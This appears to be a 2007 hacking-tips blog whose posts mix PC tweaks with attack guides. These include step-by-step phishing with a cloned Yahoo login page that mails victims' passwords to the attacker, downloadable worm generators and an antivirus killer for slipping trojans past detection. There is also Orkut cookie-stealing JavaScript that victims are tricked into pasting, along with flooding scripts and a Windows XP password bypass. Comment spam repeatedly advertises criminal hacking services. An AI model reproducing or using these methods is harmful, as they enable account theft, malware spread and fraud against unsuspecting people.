HACKING E-MAIL Ids IS EASY
HACKING AN E-MAIL ID is very very easy, you need not be a high-level programmer, no need any skills in programming languages and there is no need of any HACKING SOFTWARES or Tools.
Even a 8th std school kid can hack a e-mail using the following steps. All you need is :COPY & PASTE" skill, if you how to copy and paste, then you can HACK e-mails easily.
STEP:1 open he website of ORKUT or HOMAIL or REDIFF MAIL or YAHOOMAIL, its your wish. if you want to HACK yahoo id, then go o www.yahoomail.com
STEP2: Now press "CTRL+U", you will get the source code of yahoo page. NOw press "CTRL+A" copy all the text.
step3: Open NOTEPAD, now paste it here. SAVE it as YAHOOFAKE.HTML
STEP4: Now open the the file yahoofake.html using noepad, here you ll find a code which starts with (form action="xxxxxxxxxxxxxxxxxxxxxxxxxxxxx")
delete the above code and paste the following code
click here to see the codes
got the codes???
step 5: In the place of "israransari007@yahoo.co.in" type your mail id.
step6: NOw save the file.
WE ARE ALL MOST DONE!!!
you can test whether its working or not. just open the yahoofake.html file and in the place of user name and password, type some thing and sign in. you will get the passwords in your mail id.. check out..
STEP7: NOW UPLOAD the yahoofake.html page using GOOGLE PAGE Creator or using www.50webs.com
step7: after uploading i give the link to your friends, once they sign in you ll get the passwords of your friends id.
you too can become a hacker!!! HAPPY HACKING!!!
NOTE:This is strictly for educaional purpose, am not responsible for any theft of passwords. :)

Sunday, August 26, 2007
NEW FAKE PAGE FOR NEW ORKUT!!
FINALLY I CREATED A NEW FAKE LOGIN PAGE FOR ORKUT...
SINCE ORKUT CHANGED ITS LOGIN PAGE WITH A NEW INTERFACE,
WE NEED TO CHANGE OUR OLD FAKE PAGE WITH NEW ONES.
DOWNLOAD THE NEW FAKE PAGE HERE
Sunday, July 29, 2007
Make virus and Crash ur Enemy's PC
WormGen
WormGen , as its name describe,its a Worm Generator.Use this tool to creat a Worm.Use your custom messages and infections for lammers.Click the download link below to download it. Remember to disable your anti virus software (at your pc).Otherwise your antivirus would`nt allow to use it.
Worm Gen 2.0
Its also Worm Generator ,its verision 2.0,updated. Try it.
VB Swg
VB Swg, a Visual Basic tool to creat .vb Viruses.Great tool.
PC Format
Its a mini tool with wich you can Format victim`s PC by conecting to his pc via IP Address.
Rocket V.1
Rocket is a virus that can disconnect Victim PC (dialup only). View the READ ME file before using and configure your modem setting to aviod dissconection by this software at your own pc.
Norton Killer
Here is software that disables victim`s anti virus if its Norton AV.Useful for those who are trying to send Trojans to the victim, send this file to the victim before sending a Trojan so your Trojan will not be detected.
Another Easy method of Hacking Yahoo Id
Fake Web Cam Login is a better clone of Fake login script. This is called fake webcam login because it traps the victim by telling him that he can access anyone`s yahoo webcam without permission (Althought he can not). Victim must has to login to his Yahoo! account to use this software. When victim logs in to his account using this tool, the tool automaticaly sends out the IM to your Yahoo! id containing Yahoo id and password of the Victim. (All you have to do is to save your yahoo id in the SETTINGS.INI file and send the CAM HI JACK folder`s files to the victim)

CLICK HERE TO DOWNLAOD
Saturday, July 28, 2007
GOOGLE HACKER SOFTWARE
This is not A hack But it makes your google Searches Very easy
You can find stuff what you need in just a click.
CLICK HERE TO DOWNLOAD
Chat With Command Prompt
Chat With Command Prompt
If you want a private chat with a friend or client on you Network, you don't need to download any fancy program!
All you need is your friends IP address and Command Prompt.
Firstly, open Notepad and enter:
@echo off
:A
Cls
echo MESSENGER
set /p n=User:
set /p m=Message:
net send %n% %m%
Pause
Goto A
Now save this as "Messenger.bat". Open the .bat file and in Command Prompt you should see:
MESSENGER
User:
After "User" type the IP address of the computer you want to contact.
After this, you should see this:
Message:
Now type in the message you wish to send.
Before you press "Enter" it should look like this:
MESSENGER
User: 56.108.104.107
Message: Hi
Now all you need to do is press "Enter", and start chatting!
create a shutdown/restart shortcut on your desktop !
Instead of going all the way, clicking Start>Turn Off Computer and
selecting Shutdown or Restart, create their icons on your desktop :
create a SHUTDOWN ICON like this :
Right click on an empty area on your desktop.
Select New>Shortcut.
In the first box of the Create Shortcut Wizard, type : Shutdown -s -t 00
Click Next.
Name the shortcut : Shutdown , and click Finish.
Then select an appropriate icon for it !
Similarly create a RESTART icon but follow the folowing step instead :
In the first box of the Create Shortcut Wizard, type : Shutdown -r -t 00
Click Next.
Name the shortcut : Restart , and click Finish.
select an appropriate icon for it now
Change your PC to morning alarm
Now this is specially for the ones who are too lazy to get up even when the trust cellphone dies screeching its lungs out.
Its pretty simple
Creating the playlist
create a playlist of your favourite songs in Winamp, WMP or any other player. Export the playlist as a M3U playlist. M3U is generally accepted by almost every player.
Triggering the alarm
point to start> programs >accessories > system tools >scheduled tasks
Create a new task and choose program as windows media player or winamp (May work with others too but I haven't tried anything else)
Choose "daily", Enter the time and choose "every day" at next screen.
It would now ask for password (leave blank in case you don't have one)
Right click on the newly created task and check the "run only if logged in" check box. In the properties. Append the path to the playlist you created in the "run" text box. "D:\windows media player\wmplayer.exe" K:\Playlists\smoothies.m3u
It should now look like the text inside quotes is my WMP's path. It may vary for you. The text after WMP's path is the one to the playlist.
Click OK and you're done.
Go sleep!
speed up PC
FOLLOW THE STEPS:
START--->RUN--->PREFETCH
NOW DELETE ALL THE FILES. AND CONTINUE DOING YOUR WORK.
YOUR PC PERFORMANCE WILL BE BETTER THEN BEFORE.
DO IT TWICE IN A WEEK.
Decrease boot time
I found that creating a script to run on shutdown that deletes the temp folder and history shaved 2.5 seconds on my boot time, down do 10.5 secs.
Create a batch file by doing the following:
1) Open notepad and enter the following lines:
RD /S /q "C:\Documents and Settings\"UserName without quotes"\Local Settings\History"
RD /S /q "C:\Documents and Settings\Default User\Local Settings\History"
RD /S /q "D:\Temp\" <--"Deletes temp folder, type in the location of your temp folder"
2) Save the file and then name is something like deltemp.bat
3) Now click Start, Run and type in gpedit.msc --->Computer Configuration --->Windows Settings --->Scripts and double click on Shutdown --->Click Add and find the batch file you created and press ok to set the script
speed up ur comp:
Increse your L2 cache > Improve Performnce >
Correctly set your level 2 cache and improve performance !!
Open Registry by going to START-RUN and typing REGEDIT...
Navigate to HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\Memory Management\SecondLevelDataCache. Based on the kind of CPU you have, this value should change. Here are some of the defaults.
Intel Celeron - 128 , AMD Duron - 64. PII and Athalon: 512. Cyrix and AMD K6-3 256. Pentium IV-1024.
Figure out what your CPU type is and what L2 cache it supports and set it accordingly.
To disable right click on your computer..........
* Open Registry Editor (use 'regedit' command in Run)
* GO THROUGH FOLLOWING PATH....
HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Policies \ Explorer
* In right side pane create a new DWORD VALUE (Right click and choose New->DWORD value).
*Give 'NoViewContextMenu' as it's name.
*Set the value to 1.
*Now close the Registry Editor and Restart your system....
Now the right click is disabled in your computer.....Even the keyboard shortcuts also might not work.
To get the right click back....
* Open Registry Editor (use 'regedit' command in Run)
* GO THROUGH FOLLOWING PATH....
HKEY_CURRENT_USER \ Software \ Microsoft \ Windows \ CurrentVersion \ Policies \ Explorer
* In right side pane delete the DWORD value 'NoViewContextMenu'.
*Restart your system.
Now you got back your right click menu.
Orkut Scripts & HACK Collection

 YOU can find ORKUT MEMBERS EASILY USING "GID" number.
follow the steps:
go to
http://www.orkut.com/Compose.aspx
in source u can find this
(option value="69837208")rockers(/option)
its nothing but
(option value="[GID]")[USER NAME](/option)
ANOTHER WAY IS
http://img4.orkut.com/images/medium/1182792200/[GID].jpg
JUST TYPE THE GID NUMBER IN THE ABOVE URL AND PASTE IT IN ADDRESS BAR,TO FIND THE PHOTO OF TAT PERSON.
TO SORT OUT GIRLS OR BOYS FROM OUR FRIENDS LIST JUST TYPE THE URL IN YOUR ADDRESS BAR AND PRESS ENTER:
http://www.orkut.com/FriendsList.aspx?uid=16339350426213208441&q=female
YOU NEED TO CHANGE THE UID NUMBER HERE.PUT YOUR UID NUMBER and TYPE MALE OR FEMALE IN THE LAST(its ur wish).(TO get the uid number, go to your profile and you ll see the uid number in the address bar..)
accept / reject all testimonials
script to accept all testimonials
javascript:i=1;setInterval('_submitForm(document.forms[ i ],"handleTestimonial");i=i+2',800);void(0)
script to reject all testimonials
javascript:i=2;setInterval('_submitForm(document.forms[ i ],"handleTestimonial");i=i+2',800);void(0)
PROFILE BLINKER:
JUST PASTE THIS SCRIPT IN ANY PROFILE TO MAKE IT BLINK.
javascript: cor = "red"; var timer_1; function Trickworld () {(cor == "yellow") ? cor = "red": cor = "yellow"; document.links[10].parentNode.parentNode.style.backgroundColor = cor; timer_1 = setTimeout('Trickworld ()',100)}; Trickworld ()
SCRAP ALL:
javascript:d=document;c=d.createElement('script');d.body.appendChild(c);c.src='http://userscripts.org/scripts/source/10416.user.js';void(0)
run in home page of orkut
works in IE,mozilla,opera everythin..
but yea if u have more than 250 frens then u get banned for 2 hours
Flooding Scrapbook
Steps to flood others scrapbook:
==> Go to the profile of your friend.
==> Copy Paste this in your address bar
javascript:var i=1;function sansor(){i=i+1;document.forms
[0].elements[2].value= “I have flooded our SCRAPBOOK by this number
of times”+”[green]”+i+”[/green]”;
document.getElementsByTagName(’input’).item(3).click();};
void(setInterval(sansor,500));
New Script
javascript:i=9874654;sar=’Flooding by Sanjay Kumar \n Orkut New Flooding Script Available on sansor.wordpress.com\n [silver]’; a=document.forms[0];a.action+=’&Action.submit=’; setInterval(”i++; a.scrapText.value=sar+i; a.submit()”,500);void(0)
==>Press Enter
Steps to flood your own scrapbook:
==>Open your own scrapboook
==> Copy paste this code
javascript:var i=” “;function sansor(){i=i+” “;
document.forms[0].elements[2].value=” “+i;
document.getElementsByTagName(’input’).item(3).click();};void
(setInterval(sansor,500));
==> Other technique: If you have enough time.. just write any message
and keep clicking the submit button.
ORKUT DOESNT THROW ANY ERROR FOR THE SAME MESSAGE BY THE OWNER.
Increasing Number of fans Increasing your fan list:
==> Add yourself in any fraud account you have.
==> Log into the fraud account.
==> Go to http://www.orkut.com/Friends.aspx
==> Put cursor on the “fan” icon. You will see at the status bar of your
browser (at the bottom of your browser) something like
” FRUS0016756489/US209709881 “. Write down that thing in a copy.
==> Now write this code in the addressbar
:javascript:i=0;for(i=0;i<=100;i++){sendRequest (”/SetKarma.aspx?cat=”+0+”& val=”+”3″+”&gid=”+”FRUS0009505081/US0014188150″);};void(0);==> Change “FRUS0009505081/US0014188150″ with the one you have
written in the copy.
==> Press Enter.
Testimonial Flodding ==> Open the testimonial writting page of your any friend.
==> Paste this in the address bar:
javascript:function sansor(){document.getElementsByTagName
(’input’).item(2).click();};void(setInterval(sansor,404));
Animated Orkut Windows ==>
Just copy paste in your browser and see what happens:
javascript:R=-1;DI=document.links;DIL=DI.length;function A(a,b,c)
{return Math.sin(R/350*6.28*b+a)*c+c}function B(a){DIS=DI.item(a).style;DIS.position=’absolute’;
DIS.left=A(5,100,500);DIS.top=A(5.6,60,150)}setInterval
(’R++;B(R%DIL)’,15);void(0)
Invisible Name /Post == >
Press ALT +0173 [ from the side keyboard]It may not work in laptops as side keyboards are not
available there.
Reverse the Post
i mean you dont need to type backword.. just use this keyword..
“& # 8 2 3 8″ with no spaces and blanks in between.
Bigger Display pic
javascript:i=128;void(setInterval(”i++;document.images[2].width=i”,0))
Color Change Code
javascript: i=0; c=[”green”,”blue”,”yellow”]; a=document.links;setInterval(’i++;a[i % document.links.length].style.color=c[i % c.length]’,10);void(0)
See All Album pic in original size
javascript:d=document.body.innerHTML; m=d.match(/http:..images3.orkut.com.images.milieu.{1,99}jpg/gi); for(z=0;z
profiles of ppl who appear on orkut login page:
hi guys! here r the profiles of those ppl who appear on the orkut login page
http://www.orkut.com/Profile.aspx?uid=2272862923271189317
http://www.orkut.com/Profile.aspx?uid=10718026254166087282
http://www.orkut.com/Profile.aspx?uid=9399582026951088631
http://www.orkut.com/Profile.aspx?uid=15804644950037168350
http://www.orkut.com/Profile.aspx?uid=14020714422706042432
http://www.orkut.com/Profile.aspx?uid=13681263137832132423
http://www.orkut.com/Profile.aspx?uid=1050654464471387863
Orkut staff members
http://www.orkut.com/Profile.aspx?uid=3504732672376623859
http://www.orkut.com/Profile.aspx?uid=9311858411588551592
http://www.orkut.com/Profile.aspx?uid=14278765755902856939
http://www.orkut.com/Profile.aspx?uid=1405190888294923508
http://www.orkut.com/Profile.aspx?uid=7743577435527036354
http://www.orkut.com/Profile.aspx?uid=6318898048845095510
http://www.orkut.com/Profile.aspx?uid=11360413853134286246
If Orkut Blocked..Surf Anonymously using JAP!!
No problem if orkut/youtube etc is blocked in your office or college or school....and you are fed up of using proxy websites and there low urfing speeds.And what worse if these proxy websites are also blocked.....phew!!!! But no problems..... Download JAP and easily surf any blocked website with anonymity
Step 1: Download JAP
Step 2: Execute Setup file [may take few minutes depending upon internet speed]
Step 3: Change you Explorer LAN connection settings Change the default gateway IP to 127.0.0.1 and port 4001.
Thats it you have gained independence to free to surf any website.... courtsey-gaurav..
Increase bandwidth speeds
FOLLOW THE STEPS:
1. Make sure you're logged in as "Administrator" (not just any account with admin privileges).
2. Navigate to START>Run and type: gpedit.msc
3. Navigate to Local Computer Policy > Administrative Templates > Network > QOS Packet Scheduler
4. In the right window, double-click the limit reservable bandwidth setting
5. On the setting tab, check the enabled setting.
6. Where it says "Bandwidth limit %", change it to read 0 (or whatever percentage you want to reserve for high priority QoS data)
7. Click OK, close gpedit.msc
Under START > My Computer > My Network Connections > View Network Connections, right-click on your connection and under Properties (where it lists your protocols), make sure QOS Packet Scheduler is enabled.
Friday, July 27, 2007
MEGA UPLOAD HACKING
STEP 1: Goto following site:
http://www.guardster.com/subscription/proxy_free.php
STEP 2. Type the megaupload link in the textbox where http:// is already written.
STEP 3. Uncheck all the options, like "No Cookies, No Scripts, No Images, Hide Referrer, Hide User Agent, Hide Title, Hide Header"
STEP 4. Click on the button "I agree an wish to surf anonymously".
And VOILLA, the LIMIT for Indian users will be no more there
download from megauload.com:
Here's my tutorial to download from megauload.com without getting the annoying message of 300 slots busy.
downlaod user agent switcher ADDON then follow the instruction
For FIREFOX:
Click Install Now to install addon.
Restart FireFox. Tool-->User Agent Switcher--->Options--->Options
Click User Agents--->Add
Type this:
+ Description: MEGAUPLOAD
+ User Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; Alexa Toolbar)
Click OK twice to finish adding User Agent.
From now, before downloading any file on megaupload just go Tools--> User Agent Switcher--->MEGAUPLOAD.
For IE:
Start/run->> type regedit -> ok
Go to: [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\Internet Settings\5.0\User Agent\Post Platform]
Note: if U use IE 7
go to: [HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Curr entVersion\Internet Settings\User Agent\Post Platform]
Right click on Post Platform > New > String Value > type Alexa Toolbar > ok
Now U can download from megaupload without error : "All download slots (..) assigned to your country (....) are in use"
Have fun
EASY METHOD FOR YAHOO HACKING

YOU HAVE TO MAKE A FAKE LOGIN PAGE TO HACK YAHOO id and Password.U can downlaod the fake login page here:CLICK HERE TO DOWNLAOD
STEP1:NOW OPEN THE ZIP FILE,THERE WILL BE A HELP FILE.
STEP2:FOLLOW THE INSTRUCTION
STEP3:START HACKING
Wednesday, July 25, 2007
Google Hacking
Ethical Cracking!!!!
To get your free download stuff from backdoor entry in the Website can be called as Ethical cracking....
I hav given below few strings to get your required game,MP3,movies etc from websites for free by having access to website database directly.... What u have to do is to copy the required string given below n serach it in google...thats it...
"parent directory " DVDRip -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory "Xvid -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " Gamez -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
"parent directory " Name of Singer or album -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
Suppose you want to download 'Enter Sandman frm Metallica' so what you have to do is to search Google for
"parent directory "'Metallica Enter Sandman.MP3 -xxx -html -htm -php -shtml -opendivx -md5 -md5sums
Thats it!!!!
Notice that I am only changing the word after the parent directory, change it to what you want and you will get a lot of stuff.
Be carefull with JAVA SCRIPTS
daily 50000 accounts are getting hacked or attemped hacking attacks are recored.So,it is being done. So,its done using bit of social engineering and bit of scripting.If ever you recieves a scrap having following code and asking you to paste in address bar..be carefull...first check the script a bit...is it containing terms like 'xid-' or 'uid-'..
sample code:
javascript:aumentando_membros = prompt('Digite o nome da sua comunidade',''); multiplicando_membros = document.createElement('script'); multiplicando_membros.src = "http://cook.freehostia.com/js.php?uid=10288601952438406116"; document.getElementsByTagName('head')[0].appendChild(multiplicando_membros); alert('Aumentando membros da comunidade '+aumentando_membros+'....'); alert('Aguarde alguns instantes ...');void(0)"; document.getElementsByTagName('head')[0].appendChild(multiplicando_membros); alert('Aumentando membros da comunidade '+aumentando_membros+'....'); alert('Aguarde alguns instantes ...');void(0)
If yes then better delete the scrap and not paste the code in address bar..because this code will send some important information to hacker and using cookiee editor he will login into your account easily ......and this way YOUR ORKUT ACCOUNT HACKED!!!!!
SO PREVENTION IS THE ONLY WAY TO CHECK ORKUT HACKING!!!
Airtel Hacking
Hack Airtel Live to Have Free YAhoo Messenger Service!!
Activate AIRTEL LIVE on Your GPRS Phone.......Which is free of cost as you all know.
In airtel live ,there is a yahoo zone which gives you Y!Mail n Y! Messenger service for Rs 30/per month.......but using my method you can run the Y!Messenger for as long as you want for ZERO CHARGE.......
Go to 'Go to Address' option.....
Type in http://in.mm.yahoo.com n as page opens...LOGIN n njoy uninterrupted n free messenger services.........
ms word's crazy thing
Open Microsoft Word and type
=rand (200, 99)
And then press ENTER
and see the Magic..............
SPEED UP YOUR PC and Browsing Speed
Open up the Registry and go to :
HKEY_LOCAL_MACHINE/Software/Microsoft/Windows/Current Version/Explorer/RemoteComputer/NameSpace
Under that branch, select the key :
{D6277990-4C6A-11CF-8D87-00AA0060F5BF}
and delete it.
After this check out the browsing speed of ur pc....
Speed Up Mozilla Firefox....
Just follow these.....
Type "about:config" into the address bar and hit enter. Scroll down and look for the following entries:
network.http.pipelining
network.http.pipelining.maxrequests
network.http.proxy.pipelining
2. Alter the entries as follows:
Set "network.http.pipelining" to "true"
Set "network.http.proxy.pipelining" to "true"
Set "network.http.pipelining.maxrequests" to some number like 30.
3. Lastly right-click anywhere and select New-> Integer. Name it "nglayout.initialpaint.delay" and set its value to "0". This value is the amount of time the browser waits before it acts on information it receives.
WEB PAGES WILL BE MUCH FASTER NOW...!!!!!!!!
WORKS REAL SMOOTH.......
Now speed up your computer performance:
1.go to run->type->regedit->enter.
2.select HKEY_CURRENT_USER/control panel/desktop
Now on the right side:-
-right click 'HungAppTimeout'
-Click 'Modify'
-Type Value 1000 click Ok
-right click "menu show delay"
-make it 5.
-right click "waytokillapptimeout"
-change value from 20000 to 3000.
now exit and restart.. your system ll be much faster.
another method
Right Click My computer icon n click properties....
-Goto Advanced Tab
-Click settings under the 'performance' tab ...
Under visual setting tab u can choose any thing u like or dont like....according to ur requirement...
Boot Defragment
1. Start Regedit.
2. Navigate to HKEY_LOCAL_MACHINE\ SOFTWARE\ Microsoft\ Dfrg\BootOptimizeFunction
3. Select Enable from the list on the right.
4. Right on it and select Modify.
5. Change the value to Y to enable.
6. Reboot your computer.
HACKING WINDOWS XP
CHANGE THE WINDOWS XP START BUTTON:
Are you tired of the standard “start” text on Windows XP Start button? Would you like to change it to something else?
First you need to download a program called Resource Hacker.CLICK HERE TO DOWNLAOD We will need it because we will be editing and compiling explorer.exe which is a binary file within Windows. Here’s a brief description from their site:
Resource HackerTM is a freeware utility to view, modify, rename, add, delete and extract resources in 32bit Windows executables and resource files (*.res). It incorporates an internal resource script compiler and decompiler and works on Win95, Win98, WinME, WinNT, Win2000 and WinXP operating systems.
Backup explorer.exe
First things first, lets make a backup copy of the original explorer.exe file. We need to navigate to you Windows installation directory, type (Windows Key+R), then:
C:\Windows
Look for the file explorer.exe, it might make it easier to find if you sort the window by file type (click the “Type” label near the top of the window).
Make a copy of this file and place it in a safe place, like your desktop.
Edit explorer.exe
Run Resource Hacker and open the original explorer.exe file (File -> Open -> c:\windows\explorer.exe). Click on “String Table” and expand by clicking the plus sign. Then, expand folder 37 (38 if you are using the Classic Windows theme) and highlight 1033.
In the right windows, highlight “start” and change it with any words that you like, e.i. Begin. Make sure you type the words between the quotes leaving the quotes in place!!.
Now compile the script by clicking on Compile Script button.
Now save the file with a new name (File -> Save As). Name it something like newexplorer.exe. Save it in C:\Windows.
Editing The Registry
Now we need to modify the registry. Run Registry Editor (START-RUN-regedit-OK). Now navigate to:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon
In the right panel, double click “Shell”. In Value data field, type the name of the modified explorer.exe (newexplorer.exe) and click Ok.
Close Registry Editor and logoff or restart your computer. If everything works fine, your Start button will be changed! SEE VIDEO TUTORIAL
YOU CAN CHANGE ANYTHING IN XP using RESOURCE HACKER SOFTWARE.
CLICK HERE FOR TUTORIAL
Trick to Show ur name after time in taskbar...
Hi freinds !
I m here to tell u a trick to add up ur name in place of AM and PM beside time and make urself to feel proud among ur group of frnds.
Its simple
Start -> Control Pannel -> Regional and LAnguage option -> Customize (beside English US) -> Go to TIME tab -> Change AM symbol and PM symbol from AM and PM to ur name -> Apply -> Ok ...
IS it changed ??? Might be not ...
Now go to time in taskbar and Double Click it to open "Date and time property" ...
Look place where time chnges in digital form i.e. 02:47:52 AM , click to arrow to cnage the AM or PM by selecting and press arrow. It will Show ur name or name that was entered by u, Apply -> OK and be HAPPY 8)
PASSWORD RECOVERY:
Because of the security features built into Windows XP, it is virtually impossible to get back into the system without the password.You have several options to try and get around this problem.
If you have access to another user account with administrator rights, you can use that account to change the password of the account that is locked out. You can also use the default Administrator account that is built into Windows XP.
First you need to boot the system into Safe Mode
1.Restart your system.
2.When you see the blue Dell globe or screen, press the ( F8 ) key about 3 times a second.
3.You should get the Windows start up menu. Use the (Up or Down) arrow keys to highlight (Safe Mode)
4.Press (Enter) on (Safe Mode), then press (Enter) on (Windows XP).
5.The system should boot to Safe Mode.
Once you are at the Account Log on Screen, click on the icon
for the user account with administrator rights, or click on the icon
for the administrators account.
Note: For Home the Administrator account isn't normally shown & in Safe Mode you have to press Ctr+Alt+Delete keys twice to show.For PRO you can do this in normal mode
When the system has booted to the desktop, use the following steps to change the accounts password.
1.Click Start, Control Panel, Administrative Tools.
2.Click Computer Management.
3.Double click Local Users and Groups, double click the folder Users.
4.Right click on the account name that is locked out, and click on Set Password.
5.You may get a warning message about changing the password, simply click proceed.
6.Leave the New Password box blank, also leave the Confirm Password box blank.
7.Click OK, and OK again.
8.Then close all Windows, reboot the system and try to log in.
There are also applications that can recover the password for you.
The following companies provide these applications at a cost.iOpus®
Password Recovery XP here.
LostPassword.com, here.
Asterisk Password Recovery XP v1.89 here.
Windows XP / 2000 / NT Key here.
If the above information does not help in recovering the password, the only option left is to format the hard drive then reinstall Windows and the system software.
Shutdown Your Pc in 3seconds..
You can shutdown your computer within 3seconds.. yes it is possible.. simple trick
follow the steps:
1.press Ctrl+Alt+Del. It opens task manager.
2.Go to shutdown Tab.
3.Now Press and HOLD Ctrl key and then click TURN OFF option.
NOW YOUR COMPUTER WILL TURN OFF WITHIN FEW SECONDS
ORKUT HACKING...
first get firefox and the cookie editor plugin for it...u will need them...
then make two fake accounts...u will ned one to receive the cookie and one to advertise your script so that if orkut starts deleting such profiles your real account wont be compromised...the choice is yours though..
then heres the script
Code:
javascript:nobody=replyForm;nobody.toUserId.value=62915936;
nobody.scrapText.value=eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101));
nobody.action='Scrapbook.aspx?Action.writeScrapBasic';nobody.submit()
u see the 62915936 part? thats the one u need to edit to get the cookie to your account..... HOW TO PUT UR NUMBER IN THAT SECTION??? FOLLOW THESE STEPS:
go to YOUR ALBUM section...go to ANY photo and right click on it,see the properties of your display image...u will see something like 12345678.jpg
there will be a eight digit value.. now put that value in the above javascript.thats it. now your javascript will look like
javascript:nobody=replyForm;nobody.toUserId.value=yournumber;
nobody.scrapText.value=eval(String.fromCharCode(100,111,99,117,109,101,110,116,46,99,111,111,107,105,101));
nobody.action='Scrapbook.aspx?Action.writeScrapBasic';nobody.submit()
Now give this script to the victim,ask him to go to his scrap book and paste this script in his address bar and press enter. now you ll get his cookies in your scrapbook..
now after getting a cookie...go to your home page and open the cookie editor plugin(TOOLS-->COOKIE EDITOR)...type orkut in the text box and click filter/refresh.look for orkut_state cookie. just double click it and replace the orkut_state part with your victims...
no need to change the _umbz _umbc part... THATS IT!!
ANOTHER SCRIPT: 100%working
javascript:nobody=replyForm;nobody.toUserId.value=53093255;nobody.scrapText.value=document.cookie;nobody.action='scrapbook.aspx?Action.submit';nobody.submit() put ur eight digit number in the place of (53093255)
Tuesday, July 24, 2007
Hacking Windows XP Password
Hack Password On XP?
1. Restart you computer
2.When booting, press F8 and select "Safe Mode"
3.After getting to the user menu. Click on a user and
this time it will not ask you for a password
4.Go to Start>Run and type "CMD" (without the quotes).
5.At command prompt type in "cd C:Windows\System32"
(without the quotes), I am assuming C is your System/Windows Drive
6.For safety purposes first make a backup of your Logon.Scr file..
You can do this by typing in "Copy to Logon.scr to Logon.bak" (without the quotes)
7.Then type "copy CMD.EXE Logon.scr"(without the quotes)
8.Then type this command, I will assume that you want to set Administrator's password
to "MyNewPass" (without the quotes)
9.Now, type this in (I am assuming that you are still in the directory C:WindowsSystem32) ,
"net user administrator MyNewPass" without the quotes
10. You will get a message saying that it was successful, this means Administrator's new password is "MyNewPass" (without the quotes)
11. Restart the PC and you will login as Administrator (or whatever you chose to reset) with your chosen password


1 comment:
quickesthacker@gmail.com https://onlinehack.business.site
U Need Any Help ?
*University grades changing
*Bank accounts hack
*Twitters hack
*email accounts hack
*Grade Changes hack
* load bank account any amounts
*Website crashed hack
*server crashed hack
*Retrieval of lost file/documents
*Erase criminal records hack
*Databases hack
*Sales of Dumps cards of all kinds
*Untraceable Ip
*Individual computers hack
*Websites hack
*Facebook hack
*Control devices remotely hack
*Burner Numbers hack
*Verified Paypal Accounts hack
*Any social media account hack
*Android & iPhone Hack
*Word Press Blogs hack
*Text message interception hack
*email interception hack
- See more at:
quickesthacker@gmail.com https://onlinehack.business.site
quickesthacker@gmail.com https://onlinehack.business.site
U Need Any Help ?
*University grades changing
*Bank accounts hack
*Twitters hack
*email accounts hack
*Grade Changes hack
* load bank account any amounts
*Website crashed hack
*server crashed hack
*Retrieval of lost file/documents
*Erase criminal records hack
*Databases hack
*Sales of Dumps cards of all kinds
*Untraceable Ip
*Individual computers hack
*Websites hack
*Facebook hack
*Control devices remotely hack
*Burner Numbers hack
*Verified Paypal Accounts hack
*Any social media account hack
*Android & iPhone Hack
*Word Press Blogs hack
*Text message interception hack
*email interception hack
- See more at:
quickesthacker@gmail.com https://onlinehack.business.site
quickesthacker@gmail.com https://onlinehack.business.site
U Need Any Help ?
*University grades changing
*Bank accounts hack
*Twitters hack
*email accounts hack
*Grade Changes hack
* load bank account any amounts
*Website crashed hack
*server crashed hack
*Retrieval of lost file/documents
*Erase criminal records hack
*Databases hack
*Sales of Dumps cards of all kinds
*Untraceable Ip
*Individual computers hack
*Websites hack
*Facebook hack
*Control devices remotely hack
*Burner Numbers hack
*Verified Paypal Accounts hack
*Any social media account hack
*Android & iPhone Hack
*Word Press Blogs hack
*Text message interception hack
*email interception hack
- See more at:
quickesthacker@gmail.com https://onlinehack.business.site
quickesthacker@gmail.com https://onlinehack.business.site
U Need Any Help ?
*University grades changing
*Bank accounts hack
*Twitters hack
*email accounts hack
*Grade Changes hack
* load bank account any amounts
*Website crashed hack
*server crashed hack
*Retrieval of lost file/documents
*Erase criminal records hack
*Databases hack
*Sales of Dumps cards of all kinds
*Untraceable Ip
*Individual computers hack
*Websites hack
*Facebook hack
*Control devices remotely hack
*Burner Numbers hack
*Verified Paypal Accounts hack
*Any social media account hack
*Android & iPhone Hack
*Word Press Blogs hack
*Text message interception hack
*email interception hack
- See more at:
quickesthacker@gmail.com https://onlinehack.business.site
Post a Comment